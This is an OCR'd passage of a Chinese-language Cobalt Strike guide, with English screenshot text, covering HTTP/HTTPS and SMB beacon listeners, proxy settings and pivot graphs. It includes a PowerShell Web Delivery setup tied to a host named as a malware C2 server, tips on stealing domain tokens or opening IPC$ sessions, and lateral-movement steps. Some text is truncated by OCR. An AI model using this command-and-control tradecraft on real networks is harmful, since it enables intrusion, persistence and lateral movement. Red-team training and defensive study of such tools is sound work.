

external
internal
user
PowerShe
This attack hosts a PowerShe
Strike listener. The provided
URI Path:
/a
Local Host:
malwarec2.loser
Local Port:
80
Listener:
ec2 (MW2) - DNS
Launc


Success
Started service: PowerShell Web Delivery
Copy and paste this URL to access it
http://malwarec2.losenolove.com:80/a'))"
k
malwarec2.losenolove.com
80



HTTP 和 HTTPS Beacon

windows/beacon-http/reverse-http 是 Cobalt Strike 的 http beacon。此 beacon 将检查任务并使用 HTTP GET 请求来下载它们。这个信标用 HTTP POST 请求发送数据。一旦您创建了监听器并点击 Save，Cobalt Strike 将要求您提供一个域列表，以提供给 beacon 指向。创建指向您的团队服务器的 IP 地址或其重定向的 DNS A 记录。如果你没有控制的域名服务器，则在此框中输入您的团队服务器的 IP 地址。




HTTP Beacon

windows / beacon_https / reverse_https 是 Cobalt Strike 的 HTTPS Beacon。Beacon 的这种方式将 SSL 加密其通信。您可以使用 HTTPS Beacon 的有效 SSL 证书。

手动代理设置

HTTP 和 HTTPS Beacon 使用与 Internet Explorer 相同的代理设置。如果用户运行的 Beacon 是从 context，HTTP 和 HTTPS 通信，并将自动向代理服务器验证自身请求。有时，这些默认值是不可取的。

可以使用备用代理配置导出不稳定 Beacon artifac。进入到 **Attacks** -> **Packages** -> **Windows Executable (S)**。点击代理字段旁边的 the **...** 按钮。这将打开一个对话框来更改 Beacon artifac 的代理设置。



手动代理设置


（手动）代理设置对话框提供了几个选项来更改 Beacon 发送 HTTP 和 HTTPS 请求的方式。proxy type 字段配置代理类型。proxy host 和 proxy port 字段告诉 Beacon 代理所在的位置。username 和 password 字段是可选的。这些字段指定 Beacon 用于向代理进行身份验证的凭据。


选中 **the Ignore proxy settings; use direct connection** 框强制 Beacon 尝试其 HTTP 和 HTTPS 请求而无需通过代理。


点击 **Set** 按钮弹出以使用所需的代理设置更新 Beacon 对话框。点击 **Reset** 按钮将代理配置设置回默认值。

没有使用 Beacon 侦听器来本身指定手动代理设置的选项。这是因为 beacon http 和 https stager 不支持这些选项。


如何创建 HTTP Beacon Listener




Input
This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK. Separate each host or domain with a comma.
192.168.1.2
OK
Cancel


Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
Event Log X
Listeners X


PowerShell Web Delivery
This attack hosts a PowerShell script that delivers a Cobalt Strike listener. The provided one-liner will allow you to
URI Path:
/a
Local Host:
192.168.1.2
Local Port:
80
Listener:
local - beacon http
Add
Launch
Help


Event Log
Listeners
name
payload
local - beacon http
windows/beacon_http/reverse_http

SMB Beacon

windows/beacon_smb/bind_pipe 是 Cobalt Strike 的 SMB Beacon，SMB Beacon 使用命名管道通过父级 Beacon 进行通信。这种点对点通信在同一主机上与 Beacons 一起工作，它也适用于整个网络，Windows 在 SMB 协议中封装命名管道通信。因此，名称为 SMB Beacon

对于 Beacon 的大多数功能，您可以将 SMB Beacon 用作目标侦听器。影响本地主机的功能将通过设置的 TCP 进行连接转移，以避免基于本地主机的防火墙的 IRE 拦截。Beacon 的横向移动功能将 SMB Beacon 放置到命名管道上。

您还可以导出 stagless SMB Beacon 可执行文件或 DLL。进入到 **Attacks** - > **Packages** - > **Windows Executable（S）**并选择 SMB Beacon 监听器。

启动 SMB Beacon 的操作将自动链接到它。如果您运行一个不稳定性的 SMB Beacon 有效负载，则必须链接到该有效负载以以控制它。

SMB Beacon 的 localhost-only TCP stager 将绑定到 New Listener 对话框中指定的端口上。SMB Beacon 的名为 pipe **stager** 的远程主机将绑定到 **Malleable** C2 配置文件中的 **pipename_stager** 选项。

SMB Beacon 有效负载将绑定到 **Malleable** C2 配置文件中的 **pipename** 选项。

链接和取消链接

从 Beacon 控制台，使用 **Link[IP Address]**将当前 Beacon 链接到正在等待连接的 SMB Beacon。当前 Beacon 检入时，其链接的对等端也将签入。

为了融入正常流量，链接的 Beacon 使用 Windows 命名管道进行通信。此流量封装在 SMB 协议中。这种方法有一些注意事项：

1.具有 SMB Beacon 的主机必须接受端口 445 的连接


2.您只能链接由同一 Cobalt Strike 实例管理的 Beacon。

如果在尝试链接到 Beacon 后收到错误 5（拒绝访问）：窃取域用户的令牌或使用 **shell net use \\host\IPC$ /U:DOMAIN\user password** 与主机建立会话。此管理员用户不是必需的。任何有效的域用户都可以。完成会话后，尝试再次链接到 Beacon。

要销毁 Beacon 链接，请在父级或子级中使用 **unlink [ip address]**。稍后，您可以再次链接到未链接的 Beacon 中（或从另一个 Beacon 链接到它）

Pivot 拓扑图

pivo 拓扑图以自然的方式显示您的 SMB Beaco 链接。进入到 **Cobalt Strike** - > **Visualization** - > **Pivot Graph** 以启用显示此拓扑图。



Pivot 拓扑图

每个 Beacon 会话都有一个图标。与会话表一样：每个主机的图标表示其操作系统。如果图标为红色并带有闪电图状，则 Beacon 将在具有管理员权限的进程中运行。较暗的图标表示要求 Beacon 会话退出，并且它需要确认此命令。

防火墙图标表示 Beacon 的最后一个出口点 (例如，代理、防火墙或重定向器)。Beacon 将使用一条绿色虚线表示它使用 HTTP、HTTPS 或 DNS 端口网络。

将一个 Beacon 会话连接到另一个 Beacon 会话的橙色箭头表示两个信标之间的链接。Cobalt Strike 的 Beacon 使用 Windows 命名管道以这种点对点的方式

控制 Beacons。命名管道是 Windows 上的进程间通信机制。主机到主机的命名管道流量封装在 SMB 协议中。红色箭头表示 Beacon 链接已断开。

单击 Beacon 来选择它。您可以通过在所需主机上单击并拖动一个框来选择多个信标。按 ctrl 和 shift 键以选择或取消选择单个 Beacon。

右键单击 Beacon，弹出一个菜单，其中包含可用的后期利用选项。


右键单击没有选定 Beacon 的 pivo 拓扑图以配置此图的拓扑图。

